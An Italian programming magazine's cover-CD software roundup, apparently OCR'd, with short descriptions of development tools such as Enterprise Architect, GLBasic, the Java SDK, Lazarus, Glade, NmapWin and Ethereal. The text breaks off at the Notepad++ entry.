




Fig. 2: ***Davvero completa la finestra delle proprietà dei singoli oggetti: consente una precisa definizione di ogni caratteristca.***

☑ Enterprise Architect 4.0
Produttore: Sparx Systems
Sul Web: www.sparxsystems.com.au
Prezzo: $125.00
Nel CD: ***easetup.exe***

COSTRUIAMO UN NUOVO DIAGRAMMA

1 Nel *project browser* facciamo un clic con il tasto destro sul package. Selezioniamo *New Diagram.*

2 Scegliamo il tipo di diagramma che vogliamo inserire ed indichiamo un nome di identificazione.

3 Con un clic su *OK*, avremo a disposizione un nuovo diagramma su cui cominciare a lavorare.

GLBasic SDK 1.4

Sviluppa i tuoi giochi con la semplicità del Basic

Un completo ambiente di sviluppo che consente di generare complessi videogiochi tridimensionali, utilizzando una sintassi semplice come quella del Basic. In poco tempo sarà possibile sviluppare applicazioni che interagiscono via rete, con supporto per il joystick e con un notevoli capacità audio. GLBasic rappresenta una interessante scorciatoia per tutti coloro i quali vogliano cimentarsi con la costruzioni di videogiochi senza impegnarsi in imprese improbe e che richiedano mesi di sviluppo. Pur con molte limitazioni, il linguaggio che abbiamo a disposizione consente di realizzare in poche ore videogiochi fluidi e divertenti. I tutorial inclusi nell'help sono un validissimo aiuto e guidano alla realizzazione di giochi di una certa complessità. Le animazioni tridimensionali sono davvero ben fatte ed è da segnalare che sia i modelli MD2 (Quake2) sia i modelli 3DS (3D Studio) sono pienamente supportati.

Fig. 1: ***L'ambiente multifinestra consente di controllare costantemente gli oggetti creati.***

La gestione delle luci consente di avere interessanti effetti luminosi e di buona verosimiglianza. Il motore 3D integrato risulta dunque particolarmente completo e permette anche il riconoscimento delle collisioni. La gestione di Internet ed il supporto per collegamenti peer to peer e lan consente di realizzare anche giochi in multi-utenza. L'ambiente di sviluppo include un editor, un generatore di font, un convertitore di modelli tridimensionali ed un compilatore in grado di generare piccoli ed efficienti file *.exe*.
Versione di valutazione, risultano disabilitate alcune funzioni.

Produttore: Dream Design
Sul Web: www.glbasic.com
Prezzo: €80,00
Nel CD: ***glbasic_sdk.exe***

Artix Encompass 2.0 per Windows

Trasforma i tuoi servizi in Web Services

Un potente sistema di integrazione, indipendente dalla piattaforma, che consente di costruire servizi sia attraverso Java che C++, lavorando senza problemi in ambienti eterogenei in cui siano presenti Windows e Linux. Artix Encompass consente di rinnovare le applicazioni già esistenti e costruite su differenti piattaforme middleware, in modo che possano essere riutilizzate ed estese senza compromettere la qualità del servizio usando i Web service.

Fig. 1: ***Il modello di integrazione offerto da Artix per CORBA.***

Prodotto da IONA per realizzare Enterprise Web. Services in C++ e Java, è costiuito da due componenti:

- un ambiente di sviluppo visuale con supporto per la generazione automatica di codice C++ e Java
- un run-time container altamente performante e scalabile

Con Artix Encompass otteremo anche il supporto per diversi protocolli: MQ Series, Tuxedo, CORBA, TIBCO. Artix Encompass consente una completa gestione degli errori ed il logging delle attività e, dal punto di vista enterprise, la qualità dei servizi erogati sarà garantita dalla completa copertura di tutte le principali problematiche: security, transazioni, loadbalacing e failover. Può essere un ottimo investimento per le aziende che si trovino nella condizione di rivedere l'infrastruttura software per renderla più aderente ad un modello architetturale SOA (Service Oriented Architecture).
Al fine di ottenere la licenza per l'installazione del prodotto, è necessario collegarsi all'indirizzo *http://www.iona .com/support/user/register_artix20.xml*, lasciare i propri dati e completare la sequenza richiesta, evitando di scaricare il file di installazione che già avete nel CD di ioProgrammo.

☑ Artix Encompass 2.0
Produttore: IONA Technologies
Sul Web: www.iona.com
Prezzo: nd
Nel CD: ***artix_2.0_Windows.zip***

Java 2 SDK, Standard Edition 1.4.2

Tutto quello che serve per realizzare applicazioni Java

L'ambiente di sviluppo Sun che negli ultimi anni si è imposto come la prima scelta per i programmatori che lavorano in ambito multipiattaforma. In questa versione, nuove funzionalità e migliori prestazioni arricchiscono l'ambiente. Rich client application e Web Services sono i campi in cui sono più evidenti i miglioramenti. Tra le novità che più faranno gola agli sviluppatori ci sono sicuramente quelle inerenti Swing. Davvero ghiotti i due nuovi look&feel: GTK+ e, finalmente, Windows XP. Anche le applicazioni Java possono così integrarsi pienamente nell'ambiente visuale del più recente Windows. Anche GTK+ risulta molto interessante: attraverso un semplice resource file, è possibile settare i parametri fondamentali del look&feel. Sempre in ambito Swing, è da notare la pesante cura dimagrante cui é stata sottoposta *JFileChooser*, che risulta essere ora molto più veloce della precedente versione, in alcuni casi anche 300 volte più veloce!

j2sdk-1_4_2_04-windows-i586-p.exe

MSDE Manager 1.011

Per gestire database MSDE attraverso una intuitiva interfaccia grafica

Tutte le più comuni operazioni di per la gestione di un database MSDE possono essere effettuate per via visuale grazie a MSDE Manager. Sarà possibile aggiungere, modificare ed eliminare qualsiasi elemento: database, tabelle, viste regole, sored procedure, dati degli utenti e tutto quanto è necessario alla vita di una base di dati. È possibile schedulare le attività più complesse e gestire tutte le fasi di back-up e restore. Versione di valutazione valida quattordici giorni.

msde.exe

SQL Documenter 1.0

Genera la documentazione per i tuoi database

Un valido strumento che consente di documentare database gestiti su SQL Server. Con un efficace sistema a schede è possibile scegliere rapidamente quali elementi includere nei report. Le scelte sono numerosissime e spaziano dai nomi di tabelle e colonne, al tipo di dato e dimensione, alle regole, fino a coprire ogni dettaglio della struttura del DB. L'output può essere esportato in PDF e RTF, consentendo ulteriori personalizzazioni. Versione valida sette giorni.

sqldocumentor.exe

Advanced Query Tool 6.1

Esplora gli oggetti del tuo database

Un tool che potrà far felici sia gli amministratori di database che gli sviluppatori: Advanced Query Tool può accedere a qualsiasi database ODBC, consentendo numerose rapide operazioni: in pochi istanti è possibile analizzare il DB ed estrarne tutte le informazioni chiave. Gli oggetti che è possibile esplorare non si limitano alle tabelle ma coprono indici, trigger, procedure e altro ancora. Con la versione 6.1, attraverso l'Administration Module, è stata aggiunta la possibilità di creare e modificare gli oggetti del database.

Versione di valutazione: non è possibile salvare le informazioni reperite e c'è un limite di 50 righe per ogni query.

aqtv6.zip

PopulateMSI 1.3.0.1

Pacchetti di installazione per Windows

Il modo più semplice per creare pacchetti di installazione MSI (Windows Installer Packages): una interfaccia strutturata come un Wizard ci guida in tutto il processo di composizione. Ampiamente personalizzabile, consente di gestire semplicemente le directory, i file e le chiavi di registro coinvolte nell'installazione. Versione di valutazione, è possibile costruire un massimo di venti progetti.

PopulateMSI.zip

EasiReporter 3.4.1

Crea e stampa report per database


Senza richiedere alcuna conoscenza di SQL, EasiReporter consente di creare, modificare e stampare report per database di assoluto livello professionale: tutte le query necessarie al recupero delle informazioni sul DB sono generate al volo.

EasiReporter può essere integrato in qualsiasi applicazione C# e VB. Versione di prova, richiede che sia installato il Microsoft .NET Framework 1.1.

EasiReporterSetup.3.4.1.msi

DbVisualizer 4.1

Gestisci più database via JDBC

Un tool per la gestione di database completamente cross-platform: grazie alla connessione JDBC è possibile connettersi a pressoché a qualsiasi database su qualsiasi piattaforma. L'interfaccia grafica semplifica notevolmente tutte le principali operazioni di manipolazione sia della struttura che dei contenuti dei DB. E' possibile eseguire ed archiviare script SQL e leggere tutte le proprietà degli oggetti presenti in una base di dati. Le capacità grafiche ne fanno anche un ottimo strumento per effettuare il reverse-engineering di Database sviluppati da terzi: la mappa che otterremo sarà di fondamentale importanza per poter impostare interagire al meglio con il DB.

Versione di prova, è necessario che sia installato il runtime di Java nella versione 1.4 o superiore.

dbvis41.exe

ProgramEditPad 1.2

Un editor testuale per codice C#

Come noto, il framework .NET è una piattaforma completamente gratuita.A differenza del Visual Studio che, a fronte dei mille pregi, si pone sul mercato a prezzi non alla portata di tutti gli hobbisti. Per chi vuole cominciare a "smanettare" con .NET e vuole un piccolo aiuto nella digitazione del codice, senza dover spendere le cifre richieste da VS.NET, ProgramEditPad può rappresentare una valida proposta. Con appena 30 dollari si può avere la licenza per questo editor onesto e leggero che si fa apprezzare per la sua essenzialità. Non mancano le funzionalità di base ed alcune inaspettate sorprese: *undo/ redo* illimitato, indentazione automatica, evidenziazione sintattica personalizzabile.

ProgramEditPad.msi

Resource Standard Metrics 6.4


Analizza il tuo codice Java, C e C++

Resource Standard Metrics (RSM) offre un ricco ventaglio di analisi utili a definire la qualità del tuo codice. È possibile verificare che il codice che produciamo rispetti oltre cinquanta regole comunemente accettate come indice di qualità. La precisione e la velocità di questo prodotto hanno fatto si che fosse scelto da oltre 1000 aziende in tutto il mondo.
Versione di prova, può analizzare un massimo di dieci file.

rsm.zip

Power Render 5.09

Crea applicazioni e giochi in grafica 3D

Una complessa infrastruttura per la realizzazione di grafica tridimensionale, applicabile sia a videogiochi che ad applicazioni 3D. Richiede che siano installati sia una scheda grafica 3D, sia le direct 9. Supporta C/C++, Delphi e VB.NET e,

oltre a potenti API, include degli efficaci tool per la costruzione di texture, geometrie, font e molto altro ancora. Il motore tridimensionale integrato e fra i più veloci in circolazione. Versione dimostrativa.

PR509.zip

Astrum InstallWizard 2.02.5

Crea il tuo setup

Astrum InstallWizard è un versatile software per la creazione di pacchetti di installazione. Potente e ben ideato, consente di arrivare al pacchetto di installazione completo attraverso una semplice e chiara procedura guidata. L'ottimo help ed i numerosi tutorial aiutano anche i meno esperti a realizzare in pochi istanti pacchetti di livello professionale. Non rinuncia alla completezza comprendendo il supporto per file JPEG ed MP3. È possibile utilizzare variabili utente, dividere i file di installazione su più dischi e interagire in vario modo con il registro di windows. Semplice ed altamente personalizzabile. Da rimarcare la presenza di un apposito Wizard per la creazione di update. Questa release gestisce pacchetti di installazione la cui dimensione può arrivare fino a 4GB insieme ad altri piccoli miglioramenti che riguardano l'ottimizzazione della gestione delle risorse. Versione dimostrativa, risulta inibita la possibilità di creare distribuzioni.

aiw.exe

Learn Java

Un'occasione per imparare Java

La prima puntata di un buon corso Java sviluppato come animazione Flash. Semplice e ben strutturato, il corso si sviluppa

luppa attraverso esempi di crescente difficoltà. Il difetto più grande: è in inglese!

joegrip-java-firstapp.zip

WinPTE 3.0 build 359

Un editor testuale programmabile

Uno dei text editor più ampiamente personalizzabili in circolazione: grazie al supporto per lo scripting in vba e perl, WinPTE può adattarsi a qualsiasi esigenza. Oltre alle funzionalità tipiche dei migliori editor testuali, avremo a disposizione delle innovative funzioni per la velocizzazione dell'editing, come ad esempio il Power Block Mode che consente di replicare le modifiche digitate in una riga, su un numero indefinito di altre righe. Anche l'Auto Format si rivela di grande utilità, conservando tutte formattazione e indentazione durante le operazioni di copia e incolla. Versione di valutazione valida trenta giorni.

WinPTE.zip

WinDriver 6.2

Genera il codice dei driver automaticamente

Un tool che consente di accedere alle periferiche Hardware, senza la necessità di scrivere il codice dei driver. Grazie ad una serie di wizard, WinDriver riconosce l'hardware installato e genera tutto il codice C/C++ necessario a gestirlo. Le periferiche supportate sono moltissime, tra i produttori si annoverano: PLX, Altera, Cypress, QuickLogic, National Semiconductor, STMicroelectronics, Texas Instruments, Xilinx, PLDA e AMCC. WinDriver 6.2 supporta il kernel Linux 2.6. Versione di valutazione valida trenta giorni.

WD620.EXE

Lite Edit 1.0

Un text editor leggero leggero

Una piccola applicazione gratuita, "fatta in casa" che consente di editare qualsiasi file di testo. Orientata alla gestione di codice di programmazione, riconosce la sintassi dei principali linguaggi.
All'apparenza è poco più che un progettino sperimentale ma, alla prova dei fatti, si dimostra talmente semplice e leggero da farsi apprezzare anche in ambiti "professionali".

liteedit10.zip

PDF OCX 2.0

Converti tutti i formati Office in PDF

Un potente controllo OCX che consente di creare documenti PDF, in modo del tutto automatico, a partire da fogli Excel, documenti Word, presentazioni PowerPoint, report di Access, immagini e file di testo. L'OCX che presentiamo consente anche di creare documenti ex-novo, unendo più fonti di formato diverso: sarà ad esempio possibile effettuare il merge di pagine Word con scene prese da PowerPoint, prendendo note da un forglio Excel e così via. Versione di valutazione, si disattiva dopo cento utilizzi.

pdfocx.exe

hpCDE + DVD SDK 1.40

Crea applicazioni che masterizzano CD e DVD

Un controllo che consente di masterizzare qualsiasi supporto con qualsiasi file system. Le API esposte nascondono completamente le difficoltà insite nel pilotare diverse interfacce, diversi masterizzatori e firmware differenti. Il runtime ha un peso di soli 600KB e consente sia la masterizzazione Disc-At-Once sia quella Track-At-Once. Versione di valutazione, la velocità di scrittura risulta limitata per i DVD a 1X, e per i CD a 4X.

VintaSoftTwain ActiveX Control 2.3

Controlla qualsiasi dispositivo TWAIN

Qualsiasi dispositivo in standard TWAIN può essere facilmente pilotato, grazie a questo controllo ActiveX. Scanner e videocamere saranno sotto il nostro pieno controllo così come tutto il processo di acquisizione delle immagini. I formati di esportazione previsti per le immagini sono BMP, JPEG e TIFF ed è possibile inviarle via FTP, direttamente tramite il controllo. Versione dimostrativa.

vstwain23

BarCodeWiz ActiveX Component 1.53

Codici a barre: creali nelle tue applicazioni

Un controllo che consente di creare codici a barre di qualità professionale direttamente nelle applicazioni che sviluppiamo. I codici possono poi essere inseriti in documenti Word, nei report di Access e nei fogli Excel. Tutti i dettagli dell'etichetta possono essere ampiamente personalizzati. Versione dimostrativa, tutti i codici a barre risultano segnati da un watermark.

BarCodeWiz_1_53_Demo

AxExplorerBar 1.1

Aggiungi una task bar alle tue applicazioni

Con un'interfaccia particolarmente lineare ed efficace, questo controllo imita i gruppi di opzioni di Windows XP, consentendo di migliorare l'interazione con le applicazioni che sviluppiamo. Semplice da integrare, viene presentato in versione dimostrativa valida trenta giorni.

axeb11.exe

.NET

Telnet Factory for .NET 2.0

Aggiungi la compatibilità telnet

Un componente che consente di integrare le funzionalità di telnet nelle applicazioni .NET. È incluso un completo help ed un esempio con interfaccia grafica: bastano pochi istanti per realizzare applicazioni funzionanti. Versione di prova valida trenta giorni.

Setup.msi

GPS.NET Global Positioning SDK 1.3 pop

Un GPS nelle nostre applicazioni

L'utilizzo del GPS va diffondendosi a macchia d'olio, dimostrando sempre più la sua grande utilità in svariati campi applicativi. Questo componente ci dà l'occasione di integrare funzionalità di posizionamento nelle nostre applicazioni .NET. Oltre all'interrogazione dei dati, potremo anche visualizzarli attraverso le estensioni all'interfaccia fornite dallo stesso componente. Versione di prova valida trenta giorni.

GPSSDK10.zip

ToolTipsFactory 1.2

Aggiungi tool tip dinamici alle tue applicazioni

Un set di componenti che permette di aggiungere sofisticati tooltip dinamici alle applicazioni .NET. Oltre al testo, i tooltip potranno immagini ed animazioni completamente personalizzabili. Versione di prova valida quindici giorni.

ToolTipsFactory1.2.zip

3D Control Magic for .NET 1.0

Sostituisci i vecchi controlli di Windows!

Per chi è alla ricerca di forti emozioni(!) il controllo che proponiamo rappresenta un sostituto dei vecchi pulsanti di Windows. Con un aspetto tridimensionale, potrete stupire gli utenti delle vostre applicazioni con pulsanti al neon, pulsanti gelatinosi e molto altro ancora. Versione dimostrativa.

3dcm_t.exe

ASPXpand 1.0

Migliora l'interfaccia delle applicazioni Web

Un componente che può aiutare a colmare il gap esistente fra le applicazioni Web e applicazioni desktop. Numerose funzionalità mai esportate prima sul Web ci aiutano a sviluppare Web application che non facciano rimpiangere le applicazioni stand alone. Alcune funzioni risultano disabilitate in questa versione di prova.

aspxpand1.zip

JAVA

JXMLPad 2.1

Per creare e modificare documenti XML e XHTML

Un framework basato su swing 100% che consente di integrare avanzate capacità di elaborazione testuale nelle applicazioni che sviluppiamo. Il supporto per XML Schema e l'evidenziazione sintattica ne fanno uno strumento di livello professionale. Versione di prova valida trenta giorni.

unregistered.zip

JDataGrid 1.1

Migliora la presentazione dei dati

Ak fine di rendere più semplice l'interazione con insiemi di dati, avremo a disposizione un datagrid su cui definire proprietà di cella, effettuare il merge e lo split, cercare e sostituire testo, importare ed esportare dati, poter contare su funzioni di undo/redo, e molto altro ancota. Versione di prova, alcune funzioni risultano disabilitate.

datagrid-1_1-eval.zip

3D Vertical Bar Graph Software 4.6

Grafici a barre in un attimo

Orientato allo sviluppo web, avremo a disposizione un piccolo framework client /server che consente di incorporare grafici a barre tridimensionali all'interno di pagine Web. Ampiamente configurabile sia lato client, sia lato server.

3DvbargraphEval.zip

TransactionsJTA for Tomcat 1.30

Facilita l'integrazione con database

Un insieme di API che ai frappone fra il lato business ed il database dei sistemi che sviluppiamo. L'integrazione così realizzata può contare su una gestione sicura delle transazioni che garantisce la consistenza dei dati sia a seguito di crash sia a seguito di ravvii del sistema. Versione dimostrativa, sono supportate solo tre connessioni concorrenti.

TransactionsJTAforTomcat_1_30.zip

Lazarus 0.9.1

Un clone di Delphi per il compilatore FreePascal

Lazarus è un ambizioso progetto il cui obiettivo è quello di creare un ambiente di sviluppo RAD (Rapid Application Development) multipiattaforma (lo slogan del progetto è write once compile anywhere), simile a Delphi di Borland, distribuito con licenza GNU GPL (GNU General Public License). L'interfaccia dell'IDE è praticamente identica a quella di Delphi; inoltre, i componenti e le applicazioni possono essere trasferite da un ambiente all'altro con pochissime modifiche. Lazarus dispone di due librerie di classi interne: la LCL (Lazarus Component Library) e la FCL (Free Pascal Class Libraries). Il linguaggio utilizzato é Free Pascal, una versione modificata dell' Object Pascal utilizzato in Delphi, ma perfettamente compatibile con il Pascal.

Fig. 1: ***L'IDE di Lazarus per Windows.***




INTRODUZIONE ALL'IDE

L'interfaccia grafica e la disposizione degli elementi che compongono l'ambiente di sviluppo integrato di Lazarus riproducono in maniera speculare l'interfaccia di Delphi e Kylix (il porting di Delphi per GNU/Linux) (Fig. 1).
L'IDE è composto da quattro sezioni fondamentali: la finestra principale, l'Object Inspector, il Source Editor e il Form Designer. Nella finestra principale sono presenti i menu, le barre degli strumenti e soprattutto la Component Palette sulla quale sono presenti tutti i componenti che è possibile utilizzare nelle applicazioni che si stanno sviluppando.
Il Source Editor è un editor ASCII, dotato di tutte le funzionalità proprie di questo tipo di applicazioni, attraverso il quale si può gestire tutto il codice sorgente dell'applicazione (Fig. 2).
L'Object Inspector consente di modificare le proprietà dei componenti presenti nei Form dell'applicazione, per cambiarne l'aspetto e il comportamento.

Fig. 2: ***Il Source Editor: l'editor per gestire il codice sorgente***


Il Form Designer è indispensabile per poter disporre e configurare i componenti nei Form.

☑ Lazarus 0.9.1
Produttore: Lazarus Project
Sul Web: /www.lazarus.freepascal.org/
LICENZA: GNU GPL
Nel CD: *lazarus-0.9.1.zip*

AGGIUNGERE UN MENÙ AD UN'APPLICAZIONE

1 **Dal menù principale selezioniamo *File/New...*, dopodichè dalla finestra di dialogo che appare scegliamo *Project/Application*.**

2 **Aggiungiamo al form principale il controllo *TMainMenu* disponibile nella *Component palette* nel pannello *Standard*.**

3 **Selezioniamo il controllo e dall' Object Inspector un click su *Items* (*TMenuItem*), ... e a questo punto appare il *Menu Editor*.**

APACHE TOMCAT 5.0

Eseguire Servlet e Java Server Page

Tomcat è un servlet container Open Source (il codice è libero) sviluppato nell'ambito del progetto Apache Jakarta. Tomcat è l'implementazione di riferimento per le specifiche delle servlet Java e delle JSP.
L'installazione risulta molto semplice; praticamente bisogna modificare semplicemente il file. Tomcat contiene al suo interno tutte le funzionalità tipiche di un server web: interpreta la richiesta di una risorsa effettuata su protocollo HTTP, la indirizza ad un opportuno gestore e restituisce il risultato.

La caratteristica più importante di cui dispone, è quella di fornire agli sviluppatori la possibilità di eseguire applicazioni Java (servlet e JSP) in un ambiente "dedicato".
tomcat.zip

AMAYA 8.4

Browser e editor Web insieme


Amaya è un client Web sviluppato direttamente dal consorzio W3C (l'ente che definisce gli standard per il Web) con lo scopo di creare un ambiente di sviluppo e test WYSIWYG per le nuove tecnologie destinate al Web.
Il software può essere utilizzato contemporaneamente come sistema visuale integrato per la navigazione e la composizione di documenti HTML, XHTML, MathML *(Mathematical Markup Language)*, SVG, CSS e SMIL Animation.
Al momento esistono due correnti

nello sviluppo di Amaya: una utilizza le librerie proprietarie Motif, mentre, l'altra si avvale delle librerie GTK+ (Open Source).
amaya.zip

DIA 0.92

Per creare diagrammi di qualsiasi tipo


Programma Open Source per la realizzazione di diagrammi strutturati basato su GTK+ distribuito con licenza GPL. L'applicazione è stata creata con lo scopo di creare un prodotto libero simile a Microsoft Visio per piattaforma Windows.
Può essere utilizzato per creare diagrammi di ogni genere.
Include funzionalità per disegnare diagrammi di relazione tra entità, diagrammi UML *(Unified Modeling Language)*, schemi, diagrammi di rete e semplici circuiti.
Inoltre, grazie ad un sottoinsieme di SVG, consente di aggiungere nuove forme creando file XML.
Infine, può utilizzare e salvare dia-

grammi in formato XML, ed è in grado di esportare diagrammi in formato EPS *(Encapsulated PostScript)* o SVG e può stampare diagrammi compresi quelli che si estendono su più pagine.

dia-0.92.2.zip

NMAPWIN 1.3.1

Interfaccia grafica per lo scanner di rete Nmap

Front-end grafico per Nmap *(Network Mapper)* il programma Open Source per l'esplorazione e la verifica della sicurezza delle reti.
Il software è stato creato per esami-

nare rapidamente reti di grandi dimensioni, ma può essere utilizzato anche su singoli host. Nmap utilizza dei semplici pacchetti IP per determinare quali host remoti sono in linea, quali servizi sono aperti (porte), quale sistema operativo è utilizzato, quali tipi di filtri e firewall sono attivi, e molte altre informazioni utili per analizzare in modo approfondito un sistema. Nmap è disponibile per numerose piattaforme, con interfaccia grafica o console. L'interfaccia grafica, essenziale ed intuitiva, semplifica enormemente l'utilizzo del programma, mascherando perfettamente la complessità insita nel campo della sicurezza e dell'amministrazione di rete. Effettuare la scansione di un singolo host è semplicissimo; basta semplicemente inserire l'indirizzo IP o il dell'host da sottoporre a scansione nel campo di testo Target, dopodiché bisogna selezionare le opzioni di scansione e premere il pulsante Scan.
Il risultato della scansione verrà visualizzato nell'area di testo, mentre, il campo Command in basso mostra la sintassi del comando se eseguito dalla riga di comando.
nmapwin_1.3.1.zip

SOURCE FORGE

Glade 2.6.0

Creare interfacce grafiche con i componenti delle librerie GTK+

Ambiente di sviluppo per la realizzazione di sofisticate interfacce grafiche basate sulle librerie grafiche GTK+ (Gimp ToolKit). Glade dispone di un completo set di componenti (widget) per realizzare qualsiasi tipo di interfaccia. Inoltre è in grado di generare codice in diversi linguaggi di programmazione tra cui C, C++, Ada95, Python e Perl; tutto questo grazie a una serie di strumenti esterni che si occupano di processare i file XML generati da Glade per la "descrizione" della struttura e dei componenti che costituiscono le interfacce grafiche.




Fig. 1: **Finestra principale dell'applicazione.**

COMPONENTI PRINCIPALI DELL'INTERFACCIA

Il programma è costituito da tre frame separati: la finestra principale (Glade window), l'editor delle proprietà (Property editor) e la finestra dei componenti (Widget Palette). La finestra principale contiene un menù e una barra degli strumenti attraverso cui è possibile gestire i progetti e assemblare il codice sorgente generato. Inoltre, visualizza l'elenco dei form e delle finestre di dialogo che compongono il progetto; per visualizzare uno di questi "oggetti" basta un doppio click sulla voce corrispondente (Fig.1). La Widget Palette contiene tutti i componenti che è possibile utilizzare nell'applicazione che si sta sviluppando. Il suo aspetto è molto simile alla Casella degli strumenti di Visual Basic, con i componenti divisi in tre categorie: GTK+ Basic, GTK+ Additional e Deprcated. Per aggiungere un componente e ad un progetto basta semplicemente selezionare l'icona corrispondente e cliccare sul punto in cui questo si vuole aggiungere . Il Property editor è di fondamentale importanza, in quanto consente di visualizzare e modificare l'aspetto e le altre proprietà dei componenti utilizzati, consentendo così di personalizzare l'interfaccia che si sta creando. Inoltre, utilizzando gli strumenti presenti nel pannello Signals è possibile gestire gli eventi associati ai ogni singolo componente.


Fig. 2: **Da qui è possibile modificare le proprietà di ogni componente.**

☑ Glade 2.6.0
Autore: Damon Chaplin
Sul Web: http://glade.gnome.org/
Licenza: ***GNUGPL***
Nel CD: ***glade_2.4-rc3.zip***

COSTRUIRE UNA SEMPLICE INTERFACCIA

1 **Dalla Widget Palette selezioniamo *Window*, in questo modo apparirà *window1* il frame principale dell'interfaccia.**

2 **Stabiliamo la disposizione dei componenti facendo click su *Table*. Un click su *window1* e selezioniamo 5 per le righe e le colonne.**

3 **Con lo stesso procedimento aggiungiamo due pulsanti *button1* e *button2* e da *GTK+ Additional* un calendario *(Calendar).***

ETHEREAL 0.10.3

Analizzatore di protocolli di rete

Ethereal è uno tra i più potenti analizzatori di protocolli di rete, uno strumento essenziale per ogni amministratore, disponibile per diverse piattaforme, tra cui GNU/Linux e MS Windows.
L'applicazione consente di esaminare i dati da una rete attiva o da un file su disco.
È possibile navigare in modo interattivo attraverso i dati catturati, visualizzando descrizioni e informazioni dettagliate per ogni pacchetto. Inoltre, Ethereal dispone di caratteristiche molto sofisticate, incluso un linguaggio per la creazione di nuovi filtri di visualizzazione e funzionalità per ricostruire il flusso completo di una sessione.

ethereal-0.10.3.zip

NOTEPAD++ 2.0

Editor per sviluppatori

